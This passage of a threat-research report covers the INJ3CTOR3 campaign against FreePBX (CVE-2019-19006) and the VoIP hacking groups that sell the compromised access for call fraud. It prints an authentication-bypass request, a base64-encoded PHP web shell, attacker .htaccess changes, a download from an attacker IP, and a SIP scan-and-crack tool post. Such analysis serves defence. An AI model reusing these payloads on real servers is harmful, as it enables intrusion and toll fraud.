
```
RewriteEngine On
# enable symbolic links
Options +FollowSymLinks
RewriteCond %{REQUEST_FILENAME} !-d
RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-l
RewriteRule ^\s+ config.php [L]
```

Figure 13: Data appended to .htaccess.

2. Update FreePBX Framework, possibly to patch CVE-2019-19006.
3. Download a shell script from '*https://45[.]143.220.116/emo1.sh*'.
   The URL returns an HTTP 404 Not Found error, and so its purpose is currently unknown.
4. Create a new directory at '*/var/www/html/freeppx*' and move all files used in the attacks there.

Threat Actor

Our global sensors helped us obtain unique strings during the exploitation of CVE-2019-19006. When we searched for some of these strings, such as “rr.php” and “yokyok” (first seen in Figures 5 and 6), we found a script posted online to Pastebin.




```
import requests

ip = 'http://192.168.0.0/admin/config.php'


def start(url):
    add = '?password%5B0%5D=ZIZO&username=admin'
    tmp shell = 'PD9waHAKc3lzdGVtKCRfUkVRVUVTVFsieW9reW9rIl0pOwo/Pg=='
    tmp_shell_name = 'rr.php'
    uri_ip = url.split('/')
```

Figure 14: The first lines of the script uploaded by the user INJ3CTOR3. The exploit payload and the initial web shell match the attacks detected by our sensors.

The script contains the initial web shell upload and exploits the same vulnerability. Its uploader, “INJ3CTOR3”, has uploaded additional files in the past, including authentication logs and a brute-force script. In addition, we found this name appears in an old SIP Remote Code Execution vulnerability (CVE-2014-7235) in the public sources.

Perhaps purposely, the threat actor left a “calling card” using the name “inje3t0r3-seraj”, which appears to be a variation of the Pastebin script uploader’s name. The string was set as the value of the password parameter in the malicious request sent to the Asterisk servers. As mentioned above, the value of ‘password’ does not matter.



```
GET /admin/config.php?password%5B0%5D=Inje3t0r3-Seraj&username=admin HTTP/1.1
Host: [redacted]
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.24.0
```

Figure 15: “Inj3ct0r3-Seraj” sent as part of the exploitation of CVE-2019-19006.

Through further investigation, the names eventually led to multiple private Facebook groups that deal with VoIP, and more specifically, SIP server exploitation. The “voip__sip__inje3t0r3_seraj” group is the most active one, sharing admins with different relevant groups, including an admin named “injctor-seraj-rean”.



Voip__ip__call__inje3t0r3
Telecom VoipSwitch Inje3t0r3 Seraj
Sip__ip__call__inj3ct0r3
cp<r> CHECK POINT RESEARCH
Moderator
Injctor Seraj Rean

Figure 16: Many admins are active in multiple groups.

The group shares a number of tools related to SIP server exploitation: scanners, authentication bypass, and remote code execution scripts. Among these scripts, we found a variant of the brute-force script seen in the Pastebin of INJ3CTOR3.

The group’s main purpose is to sell phone numbers, calls plans, and live access to VoIP services compromised as part of the Inj3ct0r attacks.

The Wide Phenomenon

Examining the content, users and different posts published in the previously mentioned Facebook groups expanded our research. The different leads collected in the social networks led us to the conclusion that SIP attacks are quite common, particularly in the Middle East. Closely examining the profiles of the admins, active users, and carriers seen in the different groups, we found that most of them were from Gaza, the West-Bank and Egypt.

We found several relevant players in the field who have published sales posts, tools and websites. Gathering more information about the groups they manage and relevant rooms and channels they own led us to additional discoveries.

The initial findings were tutorials for how to scan, gather information on relative servers, and use exploitation scripts. The instructions simplify the process to a level where anyone can do it. Perhaps as a result, there seems to be a large and growing community involved in hacking VoIP services.

Although this can explain the infection chain, there is still a question about motivation. A further analysis led not only to the surprise that the attacks on SIP servers occur on a larger scale than initially thought, but also that there is a profound underlying economic model:




Modus Operandi
Getting relevant IP ranges
Services that provide relevant IPs per country
Scanning the IPs for different SIP services
Scanning for vulnerable systems
Creating a targets list with relevant services
Including all the details that can be obtained using the scanners, such as service versions
Attempting to compromise SIP servers
Using various vulnerabilities and brute-force techniques
Gaining a foothold on the servers
Uploading web shells which allow for outgoing calls and code execution
Using the servers for profit
Selling server access to clients or making calls to IPRN numbers

Figure 17: The modus operandi of the SIP hackers.

The flow chain above explains the operation model in generalized terms. However, this does not mean that all the attackers use the same tools and vulnerabilities. For instance, not all stages must be performed for an attacker to gain control of a compromised SIP server.

Relevant IP Ranges

The very beginning of the process is when a hacker creates a list of relevant IPs per country that are currently “up.” This not only narrows the scope of the scans performed in a later stage, but also helps hone in on the different countries in which the hacker is interested.


Not secure | services.ce3c.be/ciprg/

CIPRG v0.9.7

» Country IP Ranges Generator
» Updated every Thursday at 9 AM, last update on 17 Sep 2020
» Update resource: s77
» Script made by CE3C

Country(s) [seperate by commas, NO SPACES!]:

Formatting:
[✓ Shareaza]
PeerGuardian
By input

```
Country :: {country}
Start IP of range :: {startip}
End IP of range :: {endip}
Netmask :: {netmask}
```

Generate

The countries you can choose from:


AFGHANISTAN	ALAND ISLANDS	ALBANIA
ANDORRA	ANGOLA	ANGUILLA
ARMENIA	ARUBA	AUSTRALIA
BAHAMAS	BAHRAIN	BANGLADESH
BELGIUM	BELIZE	BENIN
BOLIVIA	BONAIRE; SINT EUSTATIUS; SABA	BOSNIA AND HERZEGOWINA
BRITISH INDIAN OCEAN TERRITORY	BRUNEI DARUSSALAM	BULGARIA
CAMBODIA	CAMEROON	CANADA
CENTRAL AFRICAN REPUBLIC	CHAD	CHILE

Figure 18: Hackers generate lists of relevant IPs per country.

This step can usually be omitted by using smarter scanning techniques or knowledge sharing between different groups.

Scans and targets list

After the initial lists are created, the scanning stage begins. Various relevant scanners are available for this task, with the most common one being “SIPvicious.” The hackers obtain information relevant to the scanned devices, such as versions, that will be used in later stages. During further analysis of the different conversations, we observed the exchange of such IPs lists and scanning scripts in different forums that discuss SIP hacking.



VoipSipChat
844 members

Pinned message
لمتابعة كل ما هو جديد من أسكربتات او برامج او معلومات تعليمية او أدوات للاستخدام وفيديوهات شرح للمبتدئين

ومسائك يا رب
يسعد قلبك 9:55 PM

Hima owner
Forwarded from Voip Sip

```
Made By Hima
https://telegram.me/SipVoip
```

#Hima Scan & Crack SIP Ranges

سكربت سحب • تخمين يوزر وباسورد

يتم وضع الايبهات في مستند & ملف
ips.txt

يمكن وضع الايبهات داخل ملف ips.txt

مثل
1.1.[redacted]

كا ip عادي جدا

او ممكن وضع الايبهات داخل ملف ips.txt
مثل
1.1.1[redacted]

او
1.1.[redacted]-2.2.[redacted]

الملف التي تظهر فيه النتائج
HimaResults

أمر تشغيل ألاسكربت
./Hima

ملاحظة مهمة جدا تحتاج الى سيرفر قوي
#مـوقـع_من_القلب_يقلك_الكرب_وقلك_الضيق_تكفيني
#بالتوفيق_لبكم_جميعا

#Hima
#Telegram_Channel #SipVoip

Group Info

VoipSipChat
844 members

t.me/VoipSipChat
Link

Voip (Sip Accounts) Hack Tools , Exploits and Tutorials - جميع مايخص اختراق الفويب من ادوات وبروس وثغرات .
Description

Notifications

972 photos
33 videos
558 files
4 audio files
896 shared links
7 voice messages

844 MEMBERS


ahmed [redacted]
last seen 2 minutes ago

الصقر [redacted]
last seen 27 minutes ago

mohammed[redacted]
last seen 58 minutes ago

mohamed [redacted]

Figure 19: SIP hacking group. Tools, such as the scanner seen above are published among the group's members. Most of the group's members seem to be Arabic speakers.



*2 - Notepad

File Edit Format View Help

```
| 203.29.[redacted]:5060   | FPBX-14.0.13.33(16.3.0)                  | disabled     |
| 203.25.[redacted]5060    | FPBX-14.0.13.24(13.22.0)                 | disabled     |
| 203.29.[redacted]:5060   | FPBX-15.0.16.44(16.6.2)                  | disabled     |
| 203.4.[redacted]:5060    | FPBX-14.0.13.28(16.6.2)                  | disabled     |
| 203.29.[redacted]:5060   | FPBX-14.0.13.34(16.3.0)                  | disabled     |
| 203.29.[redacted]:5060   | FPBX-15.0.16.42(16.6.2)                  | disabled     |
| 203.22.[redacted]5060    | FPBX-14.0.5.2(13.19.1)                   | disabled     |
| 203.29.[redacted]5060    | FPBX-15.0.16.53(16.6.2)                  | disabled     |
| 203.29.[redacted]:5060   | FPBX-15.0.16.53(16.9.0)                  | disabled     |
| 203.16.[redacted]:5060   | FPBX-15.0.16.57(16.2.1)                  | disabled     |
| 203.29.[redacted]:5060   | FPBX-15.0.16.56(16.6.2)                  | disabled     |
| 203.29.[redacted]:5060   | FPBX-14.0.13.23(16.4.1)                  | disabled     |
| 203.29.[redacted]5060    | FPBX-14.0.13.33(16.6.2)                  | disabled     |
| 203.29.[redacted]:5060   | FPBX-15.0.16.42(16.6.2)                  | disabled     |
| 203.29.[redacted]5060    | FPBX-14.0.13.33(16.3.0)                  | disabled     |
| 203.22.[redacted]:5060   | FPBX-14.0.5.25(13.22.0)                  | disabled     |
| 203.22.[redacted]5060    | FPBX-14.0.13.23(13.21.1)                 | disabled     |
| 203.29.[redacted]5060    | FPBX-15.0.16.53(16.6.2)                  | disabled     |
| 203.22.[redacted]5060    | FPBX-14.0.13.23(13.22.0)                 | disabled     |
| 203.29.[redacted]:5060   | FPBX-14.0.13.33(16.2.1)                  | disabled     |
| 203.29.[redacted]5060    | FPBX-14.0.13.23(16.4.1)                  | disabled     |
| 203.29.[redacted]5060    | FPBX-14.0.13.33(16.3.0)                  | disabled     |
| 203.29.[redacted]:5060   | FPBX-14.0.13.33(16.3.0)                  | disabled     |
| 203.29.[redacted]:5060   | FPBX-15.0.16.53(16.6.2)                  | disabled     |
```

Ln 987, Col 114 100% Windows (CRLF)

Figure 20: IPs List scanned by a hacker as presented in a hacking tutorial published in the telegram group. The FPBX GUI is seen in the background.

Attempting to compromise SIP servers and gaining control

Based on information gathered in previous stages, hackers try to exploit relevant vulnerabilities to gain control of the servers. In case of missing information, or unsuccessfully bypassing system protections, the hackers may resort to brute force.


Additional vulnerabilities relevant to VoIP, besides the one used in the INJ3CTOR3 campaign (CVE-2019-19006), were found referenced in different conversations. Moreover, members share knowledge of usernames and passwords lists, with relevant tools for hacking the systems.

If hackers successfully gain control of the system – by exploiting vulnerabilities, brute forcing the way in or using given information – the next goal is gaining persistence on the system. This can be achieved by uploading web shells to continue communicating with the system. In the INJ3CTOR3 campaign, we saw a few web shells used in several different steps, for different functionalities.

Using the servers for profit

Finally, after gaining a foothold on the exploited servers, the attacker can then make calls to any desired numbers. A possible common usage is using the exploited servers to make calls to International Premium Rate Numbers (IPRN).

